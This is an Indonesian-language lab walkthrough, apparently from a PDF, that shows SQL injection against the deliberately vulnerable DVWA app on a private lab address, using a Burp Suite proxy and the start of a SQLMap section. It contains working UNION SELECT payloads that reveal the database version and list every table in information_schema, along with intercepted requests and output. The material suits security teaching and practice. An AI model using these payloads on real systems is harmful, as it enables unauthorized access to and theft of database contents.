


Didalamnya ganti “Use system proxy settings” menjadi “Manual proxy configuration”

Pada HTTP Proxy masukkan IP dan Port yang sebelumnya didapat dari Burp Suite lalu klik OK



Buka Burp Suite, aktifkan intercept dengan klik tombol “Intercept is off”



Kembali masuk ke browser, ke halaman SQL Injection lalu klik submit dengan ID 1



Akan muncul window burp suite seperti berikut


```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.0.33:4280
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=ac7464d7954232002c9383e23a7e1796
Upgrade-Insecure-Requests: 1
id=1&Submit=Submit
```

Pada bagian bawah, tambahkan payload pada value ID sehingga menjadi seperti berikut

```
id=1 UNION SELECT null, version()
```

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.0.33:4280
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=ac7464d7954232002c9383e23a7e1796
Upgrade-Insecure-Requests: 1
id=1 UNION SELECT null, version()&Submit=Submit
```

Klik forward



Maka pada halaman DVWA akan muncul versi SQL yang digunakan


Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT null, version()
First name: admin
Surname: admin

ID: 1 UNION SELECT null, version()
First name:
Surname: 10.11.4-MariaDB-1:10.11.4+maria~ubu2204
```


Selanjutnya coba untuk memunculkan semua tabel yang ada pada database. Matikan intercept pada Burp Suite, lalu buka kembali halaman SQL Injection pada DVWA.



A screenshot of a web application titled 'Vulnerability: SQL Injection'. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (which is highlighted in green), SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area shows a form with a dropdown 'User ID' set to '1' and a 'Submit' button. Below the form, a section titled 'More Information' lists several URLs related to SQL injection.

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Kembali ke Burp Suite dan nyalakan kembali mode intercept, kemudian masuk ke browser, ke halaman SQL Injection lalu klik submit dengan ID 1



A screenshot of the 'Vulnerability: SQL Injection' page from the previous image. The 'User ID' field is set to '1' and the 'Submit' button is being clicked. The cursor is positioned over the 'Submit' button, which is highlighted with a blue glow.

Akan muncul window burp suite seperti berikut


```
POST /vulnerabilities/sqlil/ HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.0.33:4280
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/sqlil/
Cookie: security=medium; PHPSESSID=ac7464d7954232002c9383e23a7e1796
Upgrade-Insecure-Requests: 1
id=1&Submit=Submit
```

Pada bagian bawah, tambahkan payload pada value ID sehingga menjadi seperti berikut

```
UNION select table_schema,table_name FROM information_Schema.tables
```

```
POST /vulnerabilities/sqlil/ HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.0.33:4280
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/sqlil/
Cookie: security=medium; PHPSESSID=ff5ede989ade6e4d90f0fb70883341a
Upgrade-Insecure-Requests: 1
id=1 UNION select table_schema,table_name FROM information_Schema.tables&Submit=Submit
```

Klik forward



Maka akan muncul seluruh tabel yang ada pada database

Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: admin
Surname: admin

ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: information_schema
Surname: ALL_PLUGINS

ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: information_schema
Surname: APPLICABLE_ROLES

ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: information_schema
Surname: CHARACTER_SETS

ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: information_schema
Surname: CHECK_CONSTRAINTS

ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: information_schema
Surname: COLLATIONS

ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: information_schema
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1 UNION select table_schema,table_name FROM information_Schema.tables
First name: information_schema
Surname: COLUMNS
```




SQLMap

Pada tampilan awal DVWA klik bagian SQL Injection




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main content area is titled "Vulnerability: SQL Injection". On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current category, highlighted in green), SQL Injection (Blind), Weak Session IDs, and XSS (DOM). Below the sidebar is a form with a dropdown menu set to "User ID: 1" and a "Submit" button. To the right of the form is a "More Information" section containing four links: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_Injection, and <https://bobby-tables.com/>.

Pada burp suite masuk ke tab Proxy




Kembali ke browser, pada Firefox masuk ke settings dan pada kolom pencarian ketikkan proxy




Didalamnya ganti “Use system proxy settings” menjadi “Manual proxy configuration”


Pada HTTP Proxy masukkan IP dan Port yang sebelumnya didapat dari Burp Suite lalu klik OK



Buka Burp Suite, aktifkan intercept dengan klik tombol “Intercept is off”



Kembali masuk ke browser, ke halaman SQL Injection lalu klik submit dengan ID 1



Akan muncul window burp suite seperti berikut

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed under 'Intercept'. The request is a POST to '/vulnerabilities/sqli/'. The 'Raw' tab is selected, displaying the following HTTP request:

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.0.33:4280
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://172.16.0.33:4280
10 Connection: close
11 Referer: http://172.16.0.33:4280/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=ac7464d7954232002c9383e23a7e1796
13 Upgrade-Insecure-Requests: 1
14
15 id=1&Submit=Submit
```

Copy text yang ada pada Raw

Request to http://172.16.0.33:4280

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.0.33:4280
3 User-Agent: Mozilla/5.0 (X11; Linux x8
4 Accept: text/html,application/xhtml+xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-u
8 Content-Length: 18
9 Origin: http://172.16.0.33:4280
10 Connection: close
11 Referer: http://172.16.0.33:4280/vulne
12 Cookie: security=medium; PHPSESSID=ff5
13 Upgrade-Insecure-Requests: 1
14
15 id=1&Submit=Submit
```

Scan
Scan selected insertion point

Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Insert Collaborator payload

Request in browser >

Engagement tools [Pro version only] >


Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item

Don't intercept requests >
Do intercept >

